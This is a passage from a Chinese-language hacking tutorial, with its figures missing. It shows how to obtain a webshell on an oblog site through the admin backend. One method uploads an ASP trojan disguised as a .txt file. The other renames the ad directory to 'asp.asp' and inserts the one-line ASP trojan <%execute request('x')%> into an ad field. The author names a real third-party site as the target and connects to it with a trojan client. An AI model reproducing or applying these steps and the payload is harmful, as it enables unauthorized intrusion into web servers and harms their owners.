


图7




图8




图9

我们找一个已经审核完的用户，然后点击该用户相应的“进后台”选项，就会跳转进入该用户的后台了，现在只要点击用户后台的“发布日志”，然后再点击“发布日志”页面的“上传文件”（图10），按“浏览”找到我们更改成TXT后缀的ASP脚本木马，然后点“上传”即可。




图10

可能是网站设置的原因，有可能不会回显出上传后文件的相对地址，遇到这种情况我们可以回到后台的内容管理界面，找到“上传管理文件清单”，你就会发现我们上传的ASP木马已经躺在那里了（图11），只要直接在这里点击浏览我们的脚本木马就可以得到webshell了（图12）。

除了利用发布日志的上传文件功能得到webshell外，我们还可以通过广告管理功能来获取。仍然点击系统设置里面的网站信息配置来进入配置页面，在“上传目录”下有个“广告目录”，我们要利用的就是它。修改广告目录为asp.asp（图13），然后我们在后台找到“广告管理”下的“群组页面广告管理”，在“群主页面顶部广告”的空白框里填入一句话木马<%execute request("x")%>（图14），别忘了保存修改后的结果。

这个顶部广告一般是存放在网站根目录下的，路径地址为你设置的广告目录/gg_teamtop.htm。在我们测试的这个网站中，文件存放的地址就是asp.asp/gg_teamtop.htm，其完整的网址就是http://www.shichang168.com/oblog/asp.asp/gg_teamtop.htm，我们打开浏览一下（图15）。



图11




图12




图13




图14




图15

现在就可以拿出一句话木马的客户端进行连接了，我使用的是lake2eval，在连接地址里填上一句话木马的地址http://

www.shichang168.com/oblog/asp.asp/gg_teamtop.htm，密码为X，然后选择查看服务器信息（图16）。




图16

点击SEND发送，连接一句话木马成功了，webshell得到了（图17）。

